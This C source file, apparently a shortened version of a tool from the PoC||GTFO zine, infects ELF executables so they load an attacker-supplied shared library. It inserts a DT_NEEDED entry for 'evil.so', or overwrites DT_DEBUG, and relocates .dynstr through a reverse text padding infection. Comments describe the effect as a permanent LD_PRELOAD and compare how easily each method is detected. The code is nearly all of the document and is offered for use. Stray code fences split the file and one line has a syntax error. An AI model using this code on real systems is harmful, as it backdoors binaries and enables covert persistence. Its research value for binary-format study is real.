/* Shortened version of inject.c.  Unzip pocorgtfo20.pdf scop.zip for a complete copy. */

#include "/opt/elfmaster/include/libelfmaster.h"

#define PAGE_ALIGN_UP(x) ((x + 4095) & ~4095)
#define PT_PHDR_INDEX 0
#define PT_INTERP_INDEX 1
#define TMP "xyz.tmp"

bool dt_debug_method = false;
bool calculate_new_dynentry_count(elfobj_t *, uint64_t *, uint64_t *);

bool modify_dynamic_segment(elfobj_t *target, uint64_t dynstr_vaddr, uint64_t evil_offset) {
  bool use_debug_entry = false;
  bool res;
  uint64_t dcount, dpadsz, index;
  uint64_t o_dcount = 0, d_index = 0, dt_debug_index = 0;
  elf_dynamic_entry_t d_entry;
  elf_dynamic_iterator_t d_iter;
  elf_error_t error;
  struct tmp_dtags {
    bool needed;
    uint64_t value;
    uint64_t tag;
    TAILQ_ENTRY(tmp_dtags) _linkage;
  };
  struct tmp_dtags *current;
  TAILQ_HEAD(, tmp_dtags) dtags_list;
  TAILQ_INIT(&dtags_list);

  calculate_new_dynentry_count(target, &dcount, &dpadsz);
  if (dcount == 0) {
    fprintf(stderr, "Not enough room to shift dynamic entries forward\n");
    use_debug_entry = true;
  } else if (dt_debug_method == true) {
    fprintf(stderr, "Forcing DT_DEBUG overwrite. This technique will not give\n"
        "your injected shared library functions precedence over any other libraries\n"
        "and will therefore require you to manually overwrite the .got.plt entries to\n"
        "point at your custom shared library function(s)\n");
    use_debug_entry = true;
  }
  elf_dynamic_iterator_init(target, &d_iter);
  for (;;) {
    res = elf_dynamic_iterator_next(&d_iter, &d_entry);
    if (res == ELF_ITER_DONE) break;

    struct tmp_dtags *n = malloc(sizeof(*n));

    if (n == NULL) return false;

    n->value = d_entry.value;
    n->tag = d_entry.tag;
    if (n->tag == DT_DEBUG) dt_debug_index = d_index;
    TAILQ_INSERT_TAIL(&dtags_list, n, _linkage);
    d_index++;
  }

  /* In the following code we modify dynamic segment to look like this:
   * Original: DT_NEEDED: "libc.so", DT_INIT: 0x4009f0, etc.
   * Modified: DT_NEEDED: "evil.so", DT_NEEDED: "libc.so", DT_INIT: 0x4009f0, etc.
   * Which acts like a permanent LD_PRELOAD.
   * ...
   * If there is no room to shift the dynamic entriess forward, then we fall back on a less
   * elegant and easier to detect method where we overwrite DT_DEBUG and change it to a
```

```c
   * DT_NEEDED entry. This is easier to detect because of the fact that the linker always
   * creates DT_NEEDED entries so that they are contiguous whereas in this case the DT_DEBUG
   * that we overwrite is generally about 11 entries after the last DT_NEEDED entry. */

  index = 0;
  if (use_debug_entry == false) {
    d_entry.tag = DT_NEEDED;
    d_entry.value = evil_offset; /* Offset into .dynstr for "evil.so" */
    elf_dynamic_modify(target, 0, &d_entry, true, &error);
    index = 1;
  }

  TAILQ_FOREACH(current, &dtags_list, _linkage) {
    if (use_debug_entry == true && current->tag == DT_DEBUG) {
      printf("%sOverwriting DT_DEBUG at index: %zu\n",
          dcount == 0 ? "Falling back to " : "", dt_debug_index);
      d_entry.tag = DT_NEEDED;
      d_entry.value = evil_offset;
      elf_dynamic_modify(target, dt_debug_index, &d_entry, true, &error);
      goto next;
    }
    if (current->tag == DT_STRTAB) {
      d_entry.tag = DT_STRTAB;
      d_entry.value = dynstr_vaddr;
      elf_dynamic_modify(target, index, &d_entry, true, &error);
      printf("Modified d_entry.value of DT_STRTAB to: %lx (index: %zu)\n",
             d_entry.value, index);
      goto next;
    }

    d_entry.tag = current->tag;
    d_entry.value = current->value;
    elf_dynamic_modify(target, index, &d_entry, true, &error);
next:
    index++;
  }
  return true;
}

/* This function will tell us how many new ElfN_Dyn entries can be added to the dynamic
 * segment, as there is often space between .dynamic and the section following it. */
bool calculate_new_dynentry_count(elfobj_t *target, uint64_t *count, uint64_t *size) {
  elf_section_iterator_t s_iter;
  struct elf_section section;
  size_t len;
  size_t dynsz = elf_class(target) == elfclass32 ? sizeof(Elf32_Dyn) :
      sizeof(Elf64_Dyn);
  uint64_t dyn_offset = 0;

  *count = 0;
  *size = 0;

  elf_section_iterator_init(target, &s_iter);
  while (elf_section_iterator_next(&s_iter, &section) == ELF_ITER_OK) {
    if (strcmp(section.name, ".dynamic") == 0) {
      dyn_offset = section.offset;
    } else if (dyn_offset > 0) {
      len = section.offset - dyn_offset;
      *size = len;
      *count = len / dynsz;
      return true;
    }
  }
  return false;
}
```

```c

int main(int argc, char **argv) {
  uint8_t *mem;
  elfobj_t so_obj;
  elfobj_t target;
  bool res, text_found = false;
  elf_segment_iterator_t p_iter;
  struct elf_segment segment;
  struct elf_section section, dynstr_shdr;
  elf_section_iterator_t s_iter;
  size_t paddingSize, o_dynstr_size, dynstr_size, ehdr_size, final_len;
  uint64_t old_base, new_base, n_dynstr_vaddr, evil_string_offset;
  elf_error_t error;
  char *evil_lib, *executable;
  int fd;
  ssize_t b;

  if (argc < 3) {
    printf("Usage: %s [-f] <lib.so> <target>\n", argv[0]);
    printf("-f  Force DT_DEBUG overwrite technique\n");
    exit(0);
  }
  if (argv[1][0] == '-' && argv[1][1] == 'f') {
    dt_debug_method = true;
    evil_lib = argv[2];
    executable = argv[3];
  } else {
    evil_lib = argv[1];
    executable = argv[2];
  }
  elf_open_object(executable, &target, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
  ehdr_size = elf_class(&target) == elfclass32 ?
              sizeof(Elf32_Ehdr) : sizeof(Elf64_Ehdr);
  elf_section_by_name(&target, ".dynstr", &dynstr_shdr);
  paddingSize = PAGE_ALIGN_UP(dynstr_shdr.size);

  elf_segment_by_index(&target, PT_PHDR_INDEX, &segment);
  segment.offset += paddingSize;
  elf_segment_modify(&target, PT_PHDR_INDEX, &segment, &error);
  elf_segment_by_index(&target, PT_INTERP_INDEX, &segment);
  segment.offset += paddingSize;
  elf_segment_modify(&target, PT_INTERP_INDEX, &segment, &error);

  printf("Creating reverse text padding infection to store new .dynstr section\n");
  elf_segment_iterator_init(&target, &p_iter);
  while (elf_segment_iterator_next(&p_iter, &segment) == ELF_ITER_OK) {
    if (text_found == true) {
      segment.offset += paddingSize;
      elf_segment_modify(&target, p_iter.index - 1, &segment, &error);
    }
    if (segment.type == PT_LOAD && segment.offset == 0) {
      old_base = segment.vaddr;
      segment.vaddr -= paddingSize;
      segment.paddr -= paddingSize;
      segment.filesz += paddingSize;
      segment.memsz += paddingSize;
      new_base = segment.vaddr;
      text_found = true;
      elf_segment_modify(&target, p_iter.index - 1, &segment, &error);
    }
  }
  /* Adjust .dynstr so that it points to where the reverse text extension is; right after
   * elf_hdr and right before the shifted forward phdr table.  Adjust all other section
   * offsets by paddingSize to shift forward beyond the injection site. */
  elf_section_iterator_init(&target, &s_iter);
```

```c
  while(elf_section_iterator_next(&s_iter, &section) == ELF_ITER_OK) {
    if (strcmp(section.name, ".dynstr") == 0) {
      printf("Updating .dynstr section\n");
      section.offset = ehdr_size;
      section.address = old_base - paddingSize;
      section.address += ehdr_size;
      n_dynstr_vaddr = section.address;
      evil_string_offset = section.size;
      o_dynstr_size = section.size;
      section.size += strlen(evil_lib) + 1;
      dynstr_size = section.size;
      res = elf_section_modify(&target, s_iter.index - 1, &section, &error);
    } else {
      section.offset += paddingSize;
      res = elf_section_modify(&target, s_iter.index - 1, &section, &error);
    }
  }
  elf_section_commit(&target);
  if (elf_class(&target) == elfclass32) {
    target.ehdr32->e_shoff += paddingSize;
    target.ehdr32->e_phoff += paddingSize;
  } else {
    target.ehdr64->e_shoff += paddingSize;
    target.ehdr64->e_phoff += paddingSize;
  }
  modify_dynamic_segment(&target, n_dynstr_vaddr, evil_string_offset);

  //Write out our new executable with new string table.
  fd = open(TMP, O_CREAT|O_WRONLY|O_TRUNC, S_IRWXU);

  // Write initial ELF file header
  b = write(fd, target.mem, ehdr_size);

  //Write out our new .dynstr section into our padding space
  b = write(fd, elf_dynstr(&target), o_dynstr_size);
  b = write(fd, evil_lib, strlen(evil_lib) + 1);

  b = lseek(fd, ehdr_size + paddingSize, SEEK_SET))
  mem = target.mem + ehdr_size;
  final_len = target.size - ehdr_size;
  b = write(fd, mem, final_len);

done:
  elf_close_object(&target);
  rename(TMP, executable);
  printf("Successfully injected '%s' into target: '%s'.\n", evil_lib, executable);
  exit(EXIT_SUCCESS);
}
```